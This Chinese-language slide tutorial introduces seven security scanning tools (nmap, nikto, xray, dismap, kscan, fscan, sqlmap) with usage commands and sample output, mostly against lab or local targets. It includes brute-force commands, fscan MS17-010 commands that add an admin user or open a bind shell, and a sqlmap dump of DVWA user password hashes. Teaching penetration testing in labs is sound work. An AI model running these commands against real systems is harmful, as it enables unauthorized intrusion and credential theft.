

测评工具

ALL PROFESSIONAL EMPOWERMENT

目录

DIGITAL PROFESSIONAL EMPOWERMENT

01

nmap

02

nikto

03

xray

04

dismap

05

kscan

06

fscan

07

sqlmap

1

nmap

nmap

Nmap是一个广泛使用的开源网络扫描工具。它用于探测和评估计算机网络上的主机、服务和网络设备。Nmap提供了丰富的功能，包括端口扫描、操作系统检测、版本检测、漏洞扫描等。

nmap

- 通过执行端口扫描，Nmap可以确定目标主机上开放的网络端口，从而揭示潜在的服务和应用程序。它能够识别各种常见的服务，如HTTP、FTP、SSH等，并提供有关这些服务的详细信息。此外，Nmap还能够检测目标主机的**操作系统类型和版本**。
- Nmap还提供了一些高级功能，如脚本扫描（使用Nmap脚本引擎执行自定义脚本）、漏洞扫描（识别已知的安全漏洞）和主机发现（发现网络中的活动主机）等。它支持多种扫描技术，包括TCP扫描、UDP扫描、SYN扫描、FIN扫描等。

nmap

总共有三种测试链接的方式:

1. Syn:发送tcp请求, 等待相应,会被一些防火墙过滤
2. Ack:发送tcp请求后等待 服务器的回应,更好的防火墙穿透性能,响应时间更长
3. Tcp全连接: 按照tcp协议, 完全建立一个真的数据连接
4. ping/icmp , 速度最快, 但是不可靠

nmap

nmap 一共有两大核心参数负责完成一个扫描任务

1. 主机探测
2. 端口扫描

nmap

主机探测

HOST DISCOVERY:

- sL: List Scan - simply list targets to scan
- sn: Ping Scan - disable port scan
- Pn: Treat all hosts as online -- skip host discovery
- PS/PA/PU/PY[portlist]: TCP SYN/ACK, UDP or SCTP discovery to given ports
- PE/PP/PM: ICMP echo, timestamp, and netmask request discovery probes
- PO[protocol list]: IP Protocol Ping
- n/-R: Never do DNS resolution/Always resolve [default: sometimes]
- dns-servers <serv1[,serv2],...>: Specify custom DNS servers
- system-dns: Use OS's DNS resolver
- traceroute: Trace hop path to each host

nmap

端口扫描

SCAN TECHNIQUES:

- sS/sT/sA/sW/sM: TCP SYN/Connect()/ACK/Window/Maimon scans
- sU: UDP Scan
- sN/sF/sX: TCP Null, FIN, and Xmas scans
- scanflags <flags>: Customize TCP scan flags
- sl <zombie host[:probeport]>: Idle scan
- sY/sZ: SCTP INIT/COOKIE-ECHO scans
- sO: IP protocol scan
- b <FTP relay host>: FTP bounce scan

nmap

快速扫描

syn 测活 syn 扫描

nmap -PS -sS 192.168.133.1

ack 测活 syn 扫描

nmap -PA -sS 192.168.133.1

udp 测活 syn 扫描

nmap -PU -sS 192.168.133.1

SCTP 测活 syn 扫描

nmap -PY -sS 192.168.133.1

不测活 直接 syn扫描

nmap -Pn -sS 192.168.133.1

扫描所有端口

nmap -p 1-65535 192.168.0.1



2

nikto

nikto

Nikto 是一个开源网络服务器扫描器，它对网络服务器进行多项全面测试，包括 6700 多个潜在危险文件/程序，检查 1250 多个服务器的过时版本，以及 270 多个服务器上的版本特定问题。它还会检查服务器配置项，例如是否存在多个索引文件、HTTP 服务器选项，并将尝试识别已安装的 Web 服务器和软件。扫描项和插件更新频繁，可以自动更新。

nikto

注意:

Nikto **并非设计为隐身工具**。它将在尽可能快的时间内测试 Web 服务器，并且在**日志文件或 IPS/IDS 中很明显**。但是，如果您想尝试一下（或测试您的 IDS 系统），则支持 LibWhisker 的反 IDS 方法。

nikto

Nikto主要关注以下方面：

1. **服务和版本识别**：Nikto能够识别目标网站正在运行的Web服务器和相关服务的版本信息。这有助于确定潜在的已知漏洞和安全问题。
2. **配置问题**：Nikto检查Web服务器的配置，包括文件和目录权限、默认文件、敏感信息泄露等。它会检查常见的配置错误和不安全的设置。
3. **常见漏洞**：Nikto会检测目标网站上常见的已知漏洞，如SQL注入、XSS（跨站脚本攻击）、远程文件包含等。它使用内置的漏洞数据库和漏洞签名来识别这些漏洞。
4. **不安全的服务器配置**：Nikto会扫描服务器的配置，并查找可能导致安全漏洞的不安全设置，如开放的代理服务器、开放的目录列表、弱密码等。

nikto

快速安装

```
git clone https://github.com/sullo/nikto
cd nikto/program
# 切换到稳定版
git checkout nikto-2.5.0
./nikto.pl -h http://www.example.com
perl nikto.pl -h http://www.example.com
```

nikto

快速扫描

```
./nikto.pl -h 127.0.0.1
```

```
./nikto.pl -h 127.0.0.1 -p 443
```

```
./nikto.pl -h https://127.0.0.1:443/
```

```
./nikto.pl -h 127.0.0.1 -p 443 -ssl
```


nikto

特殊扫描

- 多端口扫描:

```
./nikto.pl -h 127.0.0.1 -p 80,88,443
```

- 文件列表扫描

```
# cat host.txt
```

```
127.0.0.1:80
```

```
http://127.0.0.1:8080/
```

```
192.168.0.3
```

```
# ./nikto.pl -h host.txt
```

nikto

漏洞筛选

nikto使用参数`-T`可以针对性的扫描某几种类型的漏洞

- 只扫描 类型5以及类型8

```
perl nikto.pl -h 127.0.0.1 -T 58
```

- 0: 文件上传
- 1: 在web日志中生成一些可疑的日志
- 2: 配置错误/默认文件
- 3: 信息泄露
- 4: 注入(XSS/脚本/HTML)
- 5: 远程文件检索(局限于web目录)
- 6: 拒绝服务
- 7: 远程文件检索(服务器全局)
- 8: 命令执行/远程 Shell
- 9: SQL注入
- a: 身份验证绕过
- b: 对软件进行识别
- c: 文件包含
- x: -T默认扫描指定选项,增加x表示类型取反

nikto

插件

软件支持第三方插件,可以使用如下指令查看支持的插件以及帮助

- 查看支持的插件:

```
./nikto.pl -list-plugins
```

- 插件语法:

```
./nikto.pl -host target.txt -Plugins \
```

```
plugin-name[(parameter name[:parameter value ][,other parameters] )]
```

- 调用案例

```
./nikto.pl -host target.txt \
```

```
-Plugins "apache_expect_xss(verbose,debug)"
```

3

xray

xray

Xray扫描器是一款专业的漏洞扫描工具，用于对Web应用程序进行安全评估和漏洞扫描。它是由国内某知名安全公司的开源工具。

xray

需要注意的是，Xray是一款专业的漏洞扫描工具，使用时应遵循合法和道德的原则，并获得适当的授权来测试目标系统的安全性。同时，建议在使用Xray进行扫描之前，与目标系统的所有者或管理员协商和获得许可。

xray

Xray扫描器具备以下主要功能和特点：

1. 主动扫描：Xray能够主动地对目标Web应用程序进行扫描，发现潜在的安全漏洞和风险。它支持多种扫描技术，包括漏洞探测、安全配置检查、敏感信息泄露等。
2. 智能漏洞检测：Xray内置了强大的漏洞检测引擎，可以自动探测多种常见的Web漏洞，如SQL注入、XSS、CSRF（跨站请求伪造）、文件包含等。它还支持自定义漏洞规则和插件，以适应各种特定的漏洞检测需求。
3. 高效的扫描引擎：Xray采用高效的多线程扫描引擎，能够快速地扫描大型和复杂的Web应用程序。它还支持**分布式扫描**，可以同时运行多个扫描节点，提高扫描效率。
4. **报告和结果分析**：Xray生成详细的扫描报告，列出发现的漏洞、风险和建议的修复措施。报告中包含了漏洞的严重程度、影响范围和漏洞修复建议。此外，Xray还提供了可视化的结果分析功能，帮助用户更好地理解扫描结果。
5. 支持多种Web框架和技术：Xray对各种常见的Web框架和技术具有良好的适应性，包括但不限于**PHP**、**Java**、**ASP.NET**、**Python**等。它能够识别和扫描这些框架和技术中的特定漏洞和安全问题。

xray

Xray以插件的方式提供扫描,插件列表如下

名称	Key
XSS漏洞检测	xss
SQL 注入检测	sqldet
命令/代码注入检测	cmd-injection
目录枚举	dirscan
路径穿越检测	path-traversal
XML 实体注入检测	xxe
poc 管理	phantasm
文件上传检测	upload
弱口令检测	brute-force

xray

Xray以插件的方式提供扫描,插件列表如下

jsonp 检测	jsonp
ssrf 检测	ssrf
基线检查	baseline
任意跳转检测	redirect
CRLF 注入	crlf-injection
XStream漏洞检测	xstream
Struts2 系列漏洞检测	struts
Thinkphp系列漏洞检测	thinkphp
shiro反序列化漏洞检测	shiro
fastjson系列检测	fastjson

xray

- 快速扫描:

```
xray webscan --url http://45.76.172.30:9600/
```

关联扫描:

```
xray webscan --basic-crawler http://45.76.172.30:9600/
```

```
xray webscan --basic-crawler http://45.76.172.30:9600//vulnerabilities/brute/
```

使用指定插件扫描:

```
xray webscan --plugins cmd-injection,sqldet --url http://example.com
```

```
xray webscan --plugins cmd-injection,sqldet --listen 127.0.0.1:7777
```

日志到文件:

```
--html-output single-url.html
```

4

dismap

dismap

- Dismap 定位是一个**资产发现**和**识别工具**，他可以快速识别 Web/tcp/udp **等协议和指纹信息**，定位资产类型，适用于内外网，辅助红队人员快速定位潜在风险资产信息，辅助蓝队人员探测疑似**脆弱资产**
- Dismap 拥有完善的指纹规则库，目前包括 tcp/udp/tls 协议指纹和 **4500+ Web** 指纹规则，可以识别包括 favicon、body、header 等，对于规则库的简介位于 RuleLab

dismap

快速扫描

```
dismap -i 192.168.1.1/24
```

```
dismap -i 192.168.1.1/24 -o result.txt -j result.json
```

```
dismap -i 192.168.1.1/24 --np --timeout 10
```

```
dismap -i 192.168.1.1/24 -t 1000
```


```
dismap -u https://github.com/zhzyker/dismap
```

```
dismap -u mysql://192.168.1.1:3306
```

```
dismap -i 192.168.1.1/24 -p 1-65535
```

dismap

```
$ dismap.exe -i 127.0.0.1
```



```
dismap version: 0.4 release  
author: zhzyker && Nemophl1st  
from: https://github.com/zhzyker/dismap
```

```
[10:47:13] [INFO] The default number of threads is 500  
[10:47:13] [INFO] Start to detect host from 127.0.0.1  
[10:47:13] [INFO] PING found alive host 127.0.0.1  
[10:47:13] [INFO] There are total of 1 hosts, and 1 are surviving  
[10:47:13] [WARNING] Too few surviving hosts  
[10:47:13] [INFO] Start to identify the targets  
[10:47:15] [+] [TLS/RDP] rdp://127.0.0.1:3389 [Windows 10/Windows 11/Windows Server 2019]  
[10:47:15] [+] [TCP/HTTP] [400] http://127.0.0.1:9080 [None]  
[10:47:15] [+] [TCP/HTTP] [503] [Microsoft-HTTPAPI] http://127.0.0.1:5357 [None]  
[10:47:20] [+] [TCP/SMB] smb://127.0.0.1:445 [Version:10.0.19041|DNSComputer:.,TargetName:E  
[10:47:25] [+] [TCP/RDP] rdp://127.0.0.1:3389 [Windows 10/Windows 11/Windows Server 2019]  
[10:47:52] [+] [TCP/DceRpc] dcerpc://127.0.0.1:135 [Microsoft Management Console  
[10:47:52] [INFO] A total of 6 targets, the rule base hits 6 targets  
[10:47:52] [INFO] The identification results are saved in output.txt  
[10:47:52] [INFO] Identification completed and ended
```

5

kscan

kscan

- Kscan是一款纯go开发的全方位扫描器，具备端口扫描、协议检测、指纹识别，暴力破解等功能。支持协议1200+，协议指纹10000+，应用指纹20000+，暴力破解协议10余种
- 功能核心:扫描web以及tcp资产,自带爆破

kscan

- 爆破功能实际上用的是hydra的源代码,基本没有改动
- 比较好的集成工具
- 爆破用的默认账号密码在这:

<https://github.com/lcvvvv/kscan/tree/master/core/hydra>

kscan

快速开始:

- 端口扫描

```
kscan.exe -t 192.168.133.103
```

- 探测b段

```
kscan.exe --spy 192.168.133.1
```

- 探测b段,并对每一个目标进行扫描

```
kscan.exe --spy 192.168.133.1 --scan
```

kscan

快速开始:

- 关联 fofa进行扫描

```
kscan.exe -f "title=后台管理" --fofa-size 15
```

- 关联爆破

```
kscan.exe --hydra -t 192.168.133.1
```

- 自定义用户密码

```
kscan.exe --hydra -t 192.168.133.103 --hydra-user "user.txt" --  
hydra-pass "pwd.txt"
```

kscan

```
$ kscan.exe --hydra -t 127.0.0.1
```

```

_#| _#|
|#|/##/
|#.#/ /Edge/ /Forum| /#\ |#\ |#\
|##| |#|_____|#| /kv2\ |##\|#|
|#.#\ \r0cky\|#| /#/_\#\ |#.#.#|
|#|\#\ / \__|#| |#|_____/#/#\#\ |#\##|
\#| \#\ \lcvvvv/ \aels/#/ v1.85#\#| \#/
```

Tips: 可以使用--spy 10.10.20.1, 将会对该网址10.10.20.1/16(B段)进行网关存活性探测

[+]2023/05/30 10:54:08 当前环境为: windows, 输出编码为: utf-8

[+]2023/05/30 10:54:08 hydra模块已开启, 开始监听暴力破解任务

[*]2023/05/30 10:54:08 当前已开启的hydra模块为: [ssh rdp ftp smb telnet mysql mssql oracl

[+]2023/05/30 10:54:09 成功加载HTTP指纹:[24758]条

[+]2023/05/30 10:54:09 成功加载NMAP探针:[150]个, 指纹[11916]条

[*]2023/05/30 10:54:09 未检测到qqwry.dat, 将关闭CDN检测功能, 如需开启, 请执行kscan --downl

[+]2023/05/30 10:54:10 Domain、IP、Port、URL、Hydra引擎已准备就绪

[+]2023/05/30 10:54:10 所有扫描任务已下发完毕

rdp://127.0.0.1:3389 rdp Length:19,OperatingSystem:Windo

0\x00\x13\x0e\xd0\x00

smb://127.0.0.1:445 smb Digest:"SMB@An{nKWaw/d@`<+00,0+

http://127.0.0.1:9080 Length:68,FingerPrint:XunLeiDLS

https://127.0.0.1:10000 Digest:request!\",\\"error\\":310,

certs.digicert.cn、crl.digicert.cn,FingerPrint:DigiCert-Cert,Length:131,Port:10000

hydap://127.0.0.1:15000 response is empty Length:0,Port:15000

[+]2023/05/30 10:54:38 程序执行总时长为: [30.0059759s]

6

fscan

fscan

- fscan是一种开源的网络扫描器，用于扫描网络上的主机和端口。它可以用于发现网络中的漏洞和配置错误，以及评估网络安全性。
- fscan支持多种扫描方式，包括TCP和UDP端口扫描、主机发现和操作系统检测。它还具有多种功能，如扫描速度控制、结果输出格式选择和扫描报告生成等。
- 由于fscan是开源的，因此用户可以自由地修改和定制其代码以满足不同的需求。但是，在使用fscan进行网络扫描时，需要遵循适当的道德和法律准则，以确保不会侵犯他人的隐私或违反法律规定。

fscan

快速开始:

- 默认使用全部模块

```
fscan.exe -h 192.168.133.1/24
```

- B段扫描

```
fscan.exe -h 192.168.133.1/16
```

- ssh爆破后执行指令

```
fscan.exe -h 192.168.133.103/24 -c whoami
```

fscan

快速开始:

- 指令windos指令

```
fscan.exe -h 192.168.133.103/24 -m wmiexec -user dev -pwd 123456 -c "whoami"
```

- 指定17010:添加用户 sysadmin "1qaz@WSX!@#4"

```
fscan.exe -h 192.168.133.103 -m ms17010 -sc add
```

- 指定17010: 开启反弹shell:LPORT=64531

```
fscan.exe -h 192.168.133.103 -m ms17010 -sc bind
```


7

sqlmap

sqlmap

SQLmap是一款流行且功能强大的开源渗透测试工具，用于检测和利用针对数据库的SQL注入漏洞。通过自动化的方式，SQLmap可以扫描目标应用程序的数据库，探测和利用SQL注入漏洞，从而获取敏感信息或者执行非授权的操作。SQLmap支持多种数据库后端，并提供了许多高级功能，如指纹识别、批量扫描、报告生成等。

sqlmap

爆破数据库:

```
sqlmap -u
```

```
"http://127.0.0.1:9600/vulnerabilities/sqli/?id=1&Submit=Submit#" \
```

```
-cookie="security=low;
```

```
PHPSESSID=rc0grp7kbuorspk1nqd1jkg4np" \
```

```
-dbs
```


sqlmap

```
[03:03:47] [INFO] the back-end DBMS is MySQL
web server operating system: Linux Ubuntu
web application technology: Apache 2.4.52
back-end DBMS: MySQL >= 5.0 (MariaDB fork)
[03:03:47] [INFO] fetching database names
available databases [2]:
[*] dvwa
[*] information_schema

[03:03:47] [INFO] fetched data logged to text files unde
t/127.0.0.1'
[03:03:47] [WARNING] your sqlmap version is outdated

[*] ending @ 03:03:47 /2023-09-13/

root@server:~#
```



sqlmap

爆破数据表:

```
sqlmap -u
```

```
"http://127.0.0.1:9600/vulnerabilities/sqli/?id=1&Submit=Submit#" \
```

```
-cookie="security=low;
```

```
PHPSESSID=rc0grp7kbuorspk1nqd1jkg4np" \
```

```
-D dvwa -tables
```

sqlmap

```
Database: dvwa
```

```
[2 tables]
```

```
+-----+  
| guestbook |  
| users    |  
+-----+
```

```
[03:05:12] [INFO] fetched data logged to  
t/127.0.0.1'
```

```
[03:05:12] [WARNING] your sqlmap version
```

```
[*] ending @ 03:05:12 /2023-09-13/
```

sqlmap

爆破table的字段:

```
sqlmap -u
```

```
"http://127.0.0.1:9600/vulnerabilities/sqli/?id=1&Submit=Submit#" \
```

```
-cookie="security=low;
```

```
PHPSESSID=rc0grp7kbuorspk1nqd1jkg4np" \
```

```
-D dvwa -T users -columns
```

sqlmap

Table: users

[8 columns]

Column	Type
user	varchar(15)
avatar	varchar(70)
failed_login	int(3)
first_name	varchar(15)
last_login	timestamp
last_name	varchar(15)
password	varchar(32)
user_id	int(6)

[03:06:53] [INFO] fetched data logged to
t/127.0.0.1'

[03:06:53] [WARNING] your sqlmap version

[*] ending @ 03:06:53 /2023-09-13/

sqlmap

dump出table的内容:

```
sqlmap -u
```

```
"http://127.0.0.1:9600/vulnerabilities/sqli/?id=1&Submit=Submit#" \
```

```
-cookie="security=low;
```

```
PHPSESSID=rc0grp7kbuorspk1nqd1jkg4np" \
```

```
-D dvwa -T users -C "user ,password" -dump
```

sqlmap

Table: users

[5 entries]

user	password
admin	5f4dcc3b5aa765d61d8327deb882cf99 (password)
gordonb	e99a18c428cb38d5f260853678922e03 (abc123)
1337	8d3533d75ae2c3966d7e0d4fcc69216b (charley)
pablo	0d107d09f5bbe40cade3de5c71e9e9b7 (letmein)
smithy	5f4dcc3b5aa765d61d8327deb882cf99 (password)

[03:08:23] [INFO] table 'dvwa.users' dumped to CSV file '/root/.sqlmap/127.0.0.1/dump/dvwa/users.csv'

[03:08:23] [INFO] fetched data logged to text files under '/root/.sqlmap/127.0.0.1'

[03:08:23] [WARNING] your sqlmap version is outdated

THANK YOU